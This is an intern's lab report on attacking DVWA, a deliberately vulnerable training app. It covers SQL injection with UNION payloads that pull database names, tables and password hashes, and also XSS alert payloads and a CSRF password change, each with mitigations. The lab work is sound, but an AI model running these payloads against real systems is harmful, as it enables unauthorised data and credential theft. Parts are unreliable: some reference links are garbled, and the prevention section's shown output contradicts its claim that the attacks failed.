

TASK 3 – WEB APPLICATION SECURITY

ApexPlanet Software Pvt. Ltd.

Cybersecurity Internship

Raafia Muskaan

Objective

The objective of this task was to understand and perform web application security testing using DVWA (Damn Vulnerable Web Application). Various vulnerabilities including SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), File Inclusion, Burp Suite request interception, and Security Header analysis were performed in a controlled environment to understand their impact and mitigation techniques.

Tools Used

- Kali Linux
- DVWA (Damn Vulnerable Web Application)
- Burp Suite Community Edition
- Mozilla Firefox
- Apache Web Server
- PHP
- MySQL
- curl
- Oracle VirtualBox

1. SQL Injection

Objective


To exploit SQL Injection vulnerabilities in DVWA and extract information stored inside the backend database.

SQL Injection occurs when user input is directly executed as part of an SQL query due to improper input validation. An attacker can manipulate database queries to retrieve unauthorized information.

Database Setup

Before performing SQL Injection, the DVWA database was initialized by clicking **Create / Reset Database** from the setup page.

This created the required database tables and sample records.



Normal Query

A normal User ID was entered into the SQL Injection page.

Example input:

1

The application returned only the corresponding user's information.

Observation

The application behaved normally by retrieving data associated with the entered User ID.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View H

Performing SQL Injection


The following SQL Injection payload was entered:

1' OR '1'='1

The application returned details of all users stored in the database because the SQL condition always evaluated to TRUE.

Observation

The application was vulnerable because user input was directly appended into the SQL query without proper validation.



Extracting User Information

Additional SQL Injection payloads were used to enumerate database information.

The application displayed usernames and other sensitive information stored inside the database.

Observation

Sensitive information can be disclosed if SQL Injection vulnerabilities are left unpatched.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR 1=1#
First name: admin
Surname: admin

ID: ' OR 1=1#
First name: Gordon
Surname: Brown

ID: ' OR 1=1#
First name: Hack
Surname: Me

ID: ' OR 1=1#
First name: Pablo
Surname: Picasso

ID: ' OR 1=1#
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection

Database Version Enumeration

The database version was identified using:

```
1' UNION SELECT 1, version()#
```

Observation

Knowing the database version helps attackers identify publicly known vulnerabilities.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT 1, version()#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, version()#
First name: 1
Surname: 5.0.51a-3ubuntu5

More info
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
SUNSS: disabled

View Source

Database Name Enumeration

The current database name was extracted using:

```
1' UNION SELECT 1, database()#
```

Observation

The database name helps attackers perform targeted enumeration.




Table Enumeration

Database tables were enumerated using SQL Injection.

Example payload:

```
1' UNION SELECT table_name, table_schema FROM information_schema.tables#
```

Observation

Table enumeration provides attackers with the database structure required for further attacks.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: CHARACTER_SETS

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLLATIONS

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLUMNS

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLUMN_PRIVILEGES

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: KEY_COLUMN_USAGE

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: PROFILING

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_mail_accounts  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_menus  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_modules  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_notes  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_postings  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_preferences  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_quizzes  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_taken_quizzes  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_tasks  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_tasks_history  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_votings  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_user_watches  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_userfiles  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_userpoints  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_users  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_users_score  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_webmail_contacts  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_webmail_messages  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_wiki_attachments  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: tiki_zones  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: users_grouppermissions  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: users_groups  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: users_objectpermissions  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: users_permissions  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: users_usergroups  
  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#  
First name: 1  
Surname: users_users
```

More info

<http://www.secureteam.com/securitynews/SOP8NUP78E.html>
http://lrv.wjpdnd.org/vtkwz20L_injection
<http://www.sans.org/archives/attack/muckers.html>

Extracting Usernames and Password Hashes

The following payload was used to retrieve usernames and password hashes.

```
1' UNION SELECT user,password FROM users#
```

Observation

Although passwords were hashed, attackers may attempt offline password cracking using specialized tools.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

SQL Injection Prevention

The DVWA Security Level was changed to **High**.

The same SQL Injection payloads failed because stronger input validation and secure coding practices were implemented.

Mitigation

- Prepared Statements
- Parameterized Queries
- Input Validation
- Least Privilege Database Accounts

Observation

Prepared statements ensure user input is treated as data rather than executable SQL commands.

ons

ce

d Execution

sion

ction

ction (Blind)

ected

ed

ecurity

User ID:

Submit

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More info

SQL Injection Summary

This exercise demonstrated how SQL Injection can expose confidential database information when applications fail to validate user input. It also highlighted the importance of secure coding practices to prevent such attacks.

2. Cross-Site Scripting (XSS)

Objective

The objective of this exercise was to understand how Cross-Site Scripting (XSS) vulnerabilities allow attackers to inject malicious JavaScript into web pages viewed by other users. DVWA was used to demonstrate both Reflected XSS and Stored XSS attacks.

Reflected Cross-Site Scripting

Reflected XSS occurs when malicious input submitted by a user is immediately reflected back by the web application without proper validation or output encoding.


The following JavaScript payload was entered into the input field:

```
<script>alert('XSS')</script>
```

When the application processed the request, the script executed in the browser and displayed an alert box.

Observation

The successful execution of the JavaScript code confirmed that the application was vulnerable to Reflected XSS. An attacker could exploit this vulnerability to steal session cookies, redirect users to malicious websites, or execute arbitrary JavaScript in the victim's browser.



Stored Cross-Site Scripting

Stored XSS occurs when malicious JavaScript is permanently stored by the web application, usually inside a database. Every user viewing the affected page automatically executes the injected script.


The same payload was submitted through the Stored XSS module:

```
<script>alert('Stored XSS')</script>
```

After refreshing the page, the alert box appeared automatically, demonstrating that the malicious script had been saved by the application.

Observation

Unlike Reflected XSS, Stored XSS affects every user who accesses the compromised page. This makes it more dangerous because attackers can repeatedly execute malicious scripts without requiring users to click a specially crafted link.



Mitigation

The following security measures help prevent Cross-Site Scripting attacks:

- Validate and sanitize all user inputs.
- Encode output before displaying user-supplied data.
- Implement Content Security Policy (CSP).
- Avoid inserting untrusted data directly into HTML pages.
- Use secure web development frameworks that automatically escape user input.

XSS Summary

The practical exercise demonstrated both Reflected and Stored Cross-Site Scripting vulnerabilities. The attacks highlighted how improper handling of user input can allow attackers to execute malicious JavaScript within a victim's browser, potentially leading to session hijacking, credential theft, and website defacement.

3. Cross-Site Request Forgery (CSRF)

Objective

The objective of this exercise was to understand how attackers can force authenticated users to perform unintended actions without their knowledge.

Cross-Site Request Forgery exploits the trust that a web application places in an already authenticated user's browser.


Password Change using CSRF

The DVWA CSRF module was opened, and a password change request was submitted without requiring additional user verification.

A new password was entered and submitted successfully.

Observation

The password was changed even though no additional confirmation was requested. This demonstrated that the application was vulnerable to Cross-Site Request Forgery.



The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, **CSRF** (highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". Below the title is a form titled "Change your admin password:". The form contains two input fields: "New password:" (with a yellow background and masked dots) and "Confirm new password:". A "Change" button is located below the confirm field. At the bottom of the main area, under the heading "More info", there are three links: http://www.owasp.org/index.php/Cross-Site_Request_Forgery, <http://www.cgisecurity.com/csrf-faq.html>, and http://en.wikipedia.org/wiki/Cross-site_request_forgery.

Successful Password Change

After submitting the request, DVWA confirmed that the password had been updated successfully.

Observation

This demonstrated how attackers could manipulate authenticated users into unknowingly performing sensitive actions.

The screenshot shows a web application interface with a sidebar menu on the left and a main content area on the right. The sidebar menu includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF (highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area has a title "Vulnerability: Cross Site Request Forgery" and a form titled "Change your admin password:". The form contains two input fields: "New password:" (filled with yellow and black dots) and "Confirm new password:" (empty). Below the fields is a "Change" button. A red message "Password Changed" is displayed below the button. Under the "More info" section, there are three links: http://www.owasp.org/index.php/Cross-Site_Request_Forgery, <http://www.cgisecurity.com/csrf-faq.html>, and http://en.wikipedia.org/wiki/Cross-site_request_forgery.

Verification

The application was logged out and then accessed again using the newly created password.

The login was successful, confirming that the password change had taken effect.

Observation

Successful authentication using the new password verified that the CSRF attack had modified the account credentials.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin

Security Level: low

PHPIDS: disabled

Mitigation

The following security mechanisms help prevent CSRF attacks:

- CSRF Tokens
- SameSite Cookies
- Re-authentication before sensitive operations
- Verification of Origin and Referer headers
- Multi-Factor Authentication (MFA) for critical actions

CSRF Summary

